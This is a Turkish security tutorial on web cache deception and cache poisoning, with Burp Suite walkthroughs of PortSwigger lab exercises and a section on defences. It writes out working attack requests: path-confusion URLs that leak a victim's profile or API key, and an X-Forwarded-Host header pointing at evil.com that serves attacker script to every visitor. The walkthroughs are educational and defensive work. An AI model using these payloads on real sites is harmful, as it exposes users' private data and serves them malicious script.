Researchers: Omer Gil • James Kettle • Martin Doyhenard
Conference: Black Hat USA / DEF CON • PortSwigger Research
Related: Cache Poisoned DoS (CPDoS), Cache Key Confusion
Reference: https://portswigger.net/research/practical-web-cache-poisoning
Giriş: Cache Bir Saldırı Yüzeyidir
Modern web mimarisinde içerik nadiren doğrudan sunucudan gelir. Araya bir cache katmanı girer: CDN (Cloudflare, Akamai, Fastly), ters proxy (Varnish, Nginx) ya da uygulama önbelleği. Amaç performanstır — statik dosyaları kullanıcıya en yakın noktada tutup origin'i yormamak.
Ama bu katmanın tek bir kritik kararı vardır: "Bu yanıtı saklayayım mı, saklamayayım mı?" ve "Hangi anahtar (cache key) altında saklayayım?"
Cache bu kararı verirken URL'yi, header'ları ve uzantıyı kendi mantığıyla yorumlar. Origin sunucu ise aynı isteği tamamen farklı bir mantıkla yorumlar. İşte bu iki yorum arasındaki boşluk, iki ayrı saldırı sınıfını doğurur:
- Web Cache Deception (WCD): Cache'i kandırıp kurbanın özel bir sayfasını "statik dosya" sanarak saklamasını sağlarsın. Sonra aynı URL'yi sen istersin ve kurbanın verisini cache'ten çekersin.
- Web Cache Poisoning: Cache'in paylaşılan bir girdisine zararlı bir yanıt enjekte edersin. O andan itibaren o sayfayı isteyen herkes senin payload'ını alır.
İlki veri sızdırma, ikincisi kitlesel XSS / yönlendirme. İkisinin de kökü aynı: cache ile origin aynı isteği farklı görür.
Bölüm 1 — Web Cache Deception
Tekniği 2017'de Omer Gil keşfetti ve PayPal üzerinde canlı olarak gösterdi: tek bir URL ile başka bir kullanıcının ad, e-posta ve hesap bilgilerini cache'ten okumak. 2020'de "Cached and Confused" (USENIX Security) araştırması bunun internet genelinde ne kadar yaygın olduğunu kanıtladı.
Temel mantık: uzantı yalanı
Çoğu CDN şu kuralla yapılandırılır: "Uzantısı .css, .js, .png, .ico, .woff olan her şey statiktir → cache'le." Bu kural pratiktir ama tehlikelidir, çünkü cache kararı yalnızca dosya adının sonuna bakar.
Şimdi şu isteği düşün:
GET /account/profile.css HTTP/1.1
Host: target.com
Cookie: session=<kurbanın-oturumu>
- Cache'in gözünden: "
.cssile bitiyor → statik → sakla." - Origin'in gözünden: Birçok framework (PHP
PATH_INFO, ASP.NET, Ruby/Rails routing)/account/profile.cssyolunu/account/profileroute'una eşler ve.cssson ekini yok sayar. Sonuç: kurbanın özel profil sayfası render edilir.
Origin yanıtı Cache-Control başlığı koymadan döndürürse, cache bu özel yanıtı /account/profile.css anahtarı altında saklar. Bu anahtar herkese açıktır.
Saldırı akışı
1. Saldırgan kurbana şu linki gönderir:
   https://target.com/account/profile.css

2. Kurban (giriş yapmış) linke tıklar.
   → Origin kurbanın profilini render eder
   → CDN ".css" gördüğü için yanıtı CACHE'LER

3. Saldırgan AYNI URL'yi ister (oturumsuz):
   GET /account/profile.css
   → CDN cache'ten HIT döner
   → Saldırgan kurbanın adını, e-postasını, API token'ını okur
Kritik nokta: 3. adımda saldırganın kurbanın çerezine ihtiyacı yoktur. Veri zaten paylaşılan cache'e düşmüştür.
Uzantı engellenmişse: path confusion
Origin bazen .css son ekini route'a bağlamaz (404 verir). O zaman saldırgan path confusion varyantlarına geçer. Amaç: cache'in "statik uzantı" gördüğü ama origin'in son eki yok saydığı bir URL kurmak.
| Teknik | Payload | Origin'in yorumu |
|---|---|---|
| Path parameter | /account/profile;x.css |
; ayraçtır → /account/profile |
| Encoded newline | /account/profile%0Ax.css |
%0A'da durur → /account/profile |
| Encoded slash | /account/profile%2Fx.css |
cache farklı decode eder |
| Sahte segment | /account/profile/x.css |
route fazla segmenti yok sayar |
Encoded ? / # |
/account/profile%23x.css |
origin parça/sorgu sanır |
2024'te Martin Doyhenard'ın PortSwigger araştırması ("Gotta Cache 'em all") bu varyantları sistematik hale getirdi: cache ile origin'in ;, %2F, %00, \ gibi ayraçları (delimiter) farklı işlemesi, neredeyse her CDN+framework kombinasyonunda bir tutarsızlık bırakıyor.
Gerçek dünya: ChatGPT ve diğerleri
2024'te araştırmacılar ChatGPT'de bir WCD varyantı raporladı: belirli bir path-confusion payload'ı ile kullanıcıya ait hassas bir yanıtın cache'lenebildiği gösterildi. Aynı yıl birçok SaaS platformunda benzer bulgular çıktı. Omer Gil'in 2017'deki PayPal demosundan beri kalıp değişmedi — değişen tek şey, CDN'lerin yaygınlaşmasıyla saldırı yüzeyinin büyümesi.
Bölüm 2 — Web Cache Poisoning
Madalyonun diğer yüzü. WCD veri okur; poisoning veri yazar. James Kettle'ın 2018'deki "Practical Web Cache Poisoning" araştırması bu sınıfı tanımladı.
Keyed vs Unkeyed girdiler
Cache, iki isteğin "aynı" olup olmadığına cache key ile karar verir. Anahtar genelde şunlardan oluşur:
- Keyed (anahtarın parçası): Host header + URL path (+ bazen query string)
- Unkeyed (anahtara dahil değil): Diğer her şey —
User-Agent,X-Forwarded-Host,X-Forwarded-Scheme,Cookie(çoğu zaman) vb.
Sorun şu: Bir girdi unkeyed ise cache onu görmezden gelir — ama uygulama onu kullanıp yanıta yansıtabilir. O zaman:
Aynı keyed kısma (
Host + /) sahip iki istek, farklı unkeyed header'lara rağmen tek bir cache girdisine çöker. Saldırgan bu girdinin gövdesini kontrol edebilir.
Klasik örnek: X-Forwarded-Host yansıması
Birçok uygulama mutlak URL üretirken X-Forwarded-Host header'ına güvenir:
<!-- Sunucu yanıtı, X-Forwarded-Host'tan üretiliyor -->
<script src="//{{ x_forwarded_host }}/static/app.js"></script>
Saldırı:
GET / HTTP/1.1
Host: target.com
X-Forwarded-Host: evil.com
Yanıt şu olur:
<script src="//evil.com/static/app.js"></script>
Bu header unkeyed olduğundan cache, yanıtı target.com/ anahtarıyla saklar. Bundan sonra / adresine giren her ziyaretçi evil.com/static/app.js'i çalıştırır → kitlesel stored-XSS.
Poisoning'i tetikleyen yaygın vektörler
X-Forwarded-Host,X-Host,X-Forwarded-Scheme→ mutlak URL / yönlendirme manipülasyonu- Unkeyed query parametreleri (
utm_*,?cb=) → reflected XSS gadget'ı cache'leme X-Forwarded-Scheme: http→ sonsuz yönlendirme döngüsü ya da downgrade- Cache key normalization farkları: cache
/'i/index.html'e normalize ederken origin etmiyorsa - Fat GET / parameter cloaking: body veya çift parametre ile cache ve origin'i ayrıştırmak
DoS varyantı: Cache Poisoned Denial of Service (CPDoS)
Poisoning her zaman XSS olmak zorunda değil. Saldırgan, origin'in hata döndürmesine yol açan bir header (örn. aşırı uzun X-Oversized-Header ya da hatalı X-HTTP-Method-Override) gönderip cache'in bu 400/404/500 yanıtını saklamasını sağlayabilir. Sonuç: meşru kullanıcılar cache'ten hata sayfası alır — sayfa tamamen erişilemez hale gelir.
Tespit (Test Metodolojisi)
Her iki sınıfı da test ederken cache başlıklarını okumak şarttır:
X-Cache: HIT | MISS        → yanıt cache'ten mi geldi?
Age: 42                    → cache girdisinin yaşı (HIT göstergesi)
Cache-Control: ...         → origin ne demek istemiş?
CF-Cache-Status: HIT       → Cloudflare'a özgü
WCD testi:
1. Giriş yapmış oturumla iste:  /account/profile.css
2. Yanıtta özel veri var mı + X-Cache: MISS / sonra HIT?
3. Oturumsuz (incognito) AYNI URL'yi iste
4. Aynı özel veri geliyorsa → DECEPTION doğrulandı
Poisoning testi:
1. GET / + X-Forwarded-Host: canary.attacker.com
2. Yanıtta "canary.attacker.com" yansıyor mu?
3. Aynı URL'yi header'sız iste → canary hâlâ var mı (HIT)?
4. Varsa → POISONING doğrulandı (önce zararsız canary ile kanıtla)
Etik uyarı: Poisoning testleri paylaşılan bir cache'i kirletir ve gerçek kullanıcıları etkileyebilir. Yalnızca yetkili olduğun kapsamda, izole bir cache-buster query (
?cb=rastgele) ile test et ki canlı girdileri bozmayasın.
Uygulamalı Lab: Burp Suite ile Adım Adım
Teori yeterli — şimdi elimizi kirletelim. Aşağıdaki iki walkthrough'u güvenle tekrar üretebileceğin ortam PortSwigger Web Security Academy'dir (ücretsiz, izinli laboratuvarlar). İkisinde de döngü aynıdır; yalnızca enjeksiyon noktası değişir.
Lab A — Web Cache Poisoning (unkeyed header → XSS)
Hedef: Ana sayfayı zehirleyip ziyaret eden kurbanda alert(document.cookie) çalıştırmak.
Adım 1 — İsteği Repeater'a al.
Proxy geçmişinden ana sayfa isteğini (GET /) seç, sağ tık → Send to Repeater (Ctrl+R).
Adım 2 — Canary enjekte et + cache-buster ekle.
Kendi cache'ini zehirlememek için önce benzersiz bir query ekle, sonra şüpheli header'ı dene:
GET /?cb=tago123 HTTP/1.1
Host: 0aXX.web-security-academy.net
X-Forwarded-Host: c4n4ry.exploit-server.net
Adım 3 — Yanıtta yansımayı doğrula.
Response gövdesinde c4n4ry.exploit-server.net arıyoruz. Tipik olarak bir kaynak yüklemesine düşer:
<script src="//c4n4ry.exploit-server.net/resources/js/tracking.js"></script>
Yansıma varsa, girdi unkeyed ama trusted demektir → poisoning adayı.
Adım 4 — Cache'lendiğini doğrula.
Aynı isteği 2–3 kez gönder ve başlıklara bak:
X-Cache: miss   →  ilk istek (origin'den)
X-Cache: hit    →  ikinci istek (cache'ten) ✓
Age: 5          →  girdi 5 saniyedir cache'te
hit görüyorsan yanıt cache'leniyor demektir.
Adım 5 — Silahlandır.
Exploit server'da /resources/js/tracking.js yoluna payload'ı koy:
alert(document.cookie)
Şimdi cache-buster'ı kaldır (gerçek / anahtarını hedeflemek için) ve isteği hit alana kadar gönder:
GET / HTTP/1.1
Host: 0aXX.web-security-academy.net
X-Forwarded-Host: SENİN-exploit-server.net
Sonuç: Artık / cache girdisi senin script'ini taşıyor. Ana sayfayı açan her kullanıcı alert(document.cookie) çalıştırır. Lab "solved" olur.
Lab B — Web Cache Deception (kurbanın API key'ini çalmak)
Hedef: Cache'i kandırıp kurbanın /my-account sayfasını statik sanmasını sağlamak, ardından API key'i oturumsuz okumak.
Adım 1 — Hedefi keşfet.
Giriş yap, GET /my-account iste. Yanıt API key'i içeriyor ve Cache-Control: no-cache yok (önemli ipucu).
Adım 2 — Path confusion dene.
GET /my-account/wcd.css HTTP/1.1
Host: 0aXX.web-security-academy.net
Cookie: session=<senin-oturumun>
Origin /my-account route'una eşler, wcd.css son ekini yok sayar → yanıt yine API key'i içerir. Cache ise .css görür.
Adım 3 — Cache davranışını doğrula.
İki kez gönder: ilkinde X-Cache: miss, ikincisinde X-Cache: hit. Statik gibi cache'leniyor.
Adım 4 — Kurbana teslim et.
Exploit server'ın Deliver exploit to victim özelliğiyle kurbanı şu URL'ye yönlendir:
https://0aXX.web-security-academy.net/my-account/wcd.css
Kurban (giriş yapmış) bu linke girince, kurbanın API key'ini içeren yanıt aynı anahtar altında cache'lenir.
Adım 5 — Oturumsuz oku.
Aynı URL'yi çerezsiz iste (Repeater'da Cookie satırını sil):
GET /my-account/wcd.css HTTP/1.1
Host: 0aXX.web-security-academy.net
Cache hit döner ve yanıt kurbanın API key'ini içerir. Çal, lab'a gönder, "solved".
Param Miner ile otomasyon
Unkeyed header/parametreleri elle aramak yorucudur. Burp'ün Param Miner eklentisi (BApp Store) bunu otomatikleştirir:
1. Extensions → BApp Store → "Param Miner" install
2. İsteğe sağ tık → "Guess headers"
3. Param Miner binlerce header'ı dener, cache key'i etkilemeden
   yanıtı değiştiren (unkeyed-but-reflected) olanları raporlar
4. "Guess GET parameters" ile cloaking/cache-key parametrelerini bul
Param Miner ayrıca cache-buster'ı otomatik ekler — canlı cache'i bozmadan tarama yapar.
AccessContextFuzzer ile WCD'yi uçtan uca otomatikleştir
Param Miner poisoning tarafını (unkeyed header/parametre) tarar. Deception ve erişim-kontrolü tarafını ise bu işe özel olarak geliştirdiğim açık kaynak Burp eklentisiyle otomatikleştiriyorum: AccessContextFuzzer.
Bu yazıda Lab B'de elle yaptığımız path-confusion adımlarını (ayraç dene → uzantı ekle → cache davranışını doğrula → payload kur) eklenti dört aşamalı bir pipeline'a döküyor:
- Delimiter Discovery — Sunucunun tanıdığı yol ayraçlarını (
;,?,#,%0Avb.) otomatik keşfeder. - Extension Testing — Keşfedilen ayraçlarla
.js,.css,.pnggibi statik uzantıları kombinleyerek cache davranışını tetikler. - Normalization Discrepancy — Origin ile cache katmanı arasındaki yol normalizasyon farkını tespit eder (yani bu yazının tüm kök nedenini).
- Exploit Generation — Tüm bulguları birleştirip çalışan bir WCD payload'ı sentezler.
Eklenti ayrıca 40+ header spoofing tekniği (X-Forwarded-For, X-Real-IP…), her 50 istekte otomatik baseline yenileme, renk kodlu anomali tespiti ve test öncesi gerçek IP'ni doğrulayan bir OPSEC modülü içerir. Etkinliği resmi PortSwigger Web Security Academy laboratuvarlarında (URL rewrite bypass, Host header bypass, WCD) kanıtlanmıştır.
Kısacası: bu yazıdaki manuel Burp akışını üretim hattına çevirmek istersen, başlangıç noktası bu. Proje detayları · GitHub
Önlem (Savunma)
1. Uzantıya göre değil, allow-list'e göre cache'le.
".css ise sakla" yerine "yalnızca /assets/*, /static/* gibi bilinen statik yollar saklanır" kuralı kullan.
2. Dinamik yanıtlarda açık Cache-Control gönder.
Cache-Control: no-store, private
Kullanıcıya özel her yanıt bunu taşımalı. Cache'in "uzantı statik görünüyor" varsayımını kıran tek kesin yöntem budur.
3. Origin tarafında path normalizasyonunu sıkılaştır.
/account/profile.css gibi bir istek route'a uymuyorsa 404 dön; son eki sessizce yok sayma. ;, %2F, %0A, %00 ayraçlarını cache ile origin'in aynı yorumladığından emin ol.
4. Unkeyed girdileri ya anahtara ekle ya da kenarda temizle.
X-Forwarded-Host gibi header'ları origin'e ulaşmadan edge'de strip et; gerekiyorsa cache key'e dâhil et.
5. Host/X-Forwarded-* header'larını asla yanıta yansıtma.
Mutlak URL'leri sunucu konfigürasyonundan (SERVER_NAME / sabit base URL) üret, istek header'ından değil.
6. Vary başlığını doğru kullan.
Yanıt bir header'a göre değişiyorsa Vary: X-Forwarded-Host ile cache'e bunu anahtara katmasını söyle.
Sonuç
Web Cache Deception ve Poisoning, tek bir kök nedenin iki yüzüdür: cache ile origin aynı HTTP isteğini farklı yorumlar. Biri kurbanın özel verisini paylaşılan bir cache'e düşürür; diğeri zararlı bir yanıtı paylaşılan bir cache'e enjekte eder.
CDN'ler her web uygulamasının önünde dururken, bu tutarsızlıklar devasa bir saldırı yüzeyi yaratıyor. Savunmanın özü tek cümle: Cache, kullanıcıya özel hiçbir şeyi statik sanmamalı; origin de hiçbir kullanıcı girdisini yanıta körlemesine yansıtmamalı.
Teknik: Web Cache Deception (2017) + Practical Web Cache Poisoning (2018)
Araştırmacılar: Omer Gil • James Kettle • Martin Doyhenard
Konferans: Black Hat USA / DEF CON • PortSwigger Research
İlgili: Cache Poisoned DoS (CPDoS), Cache Key Confusion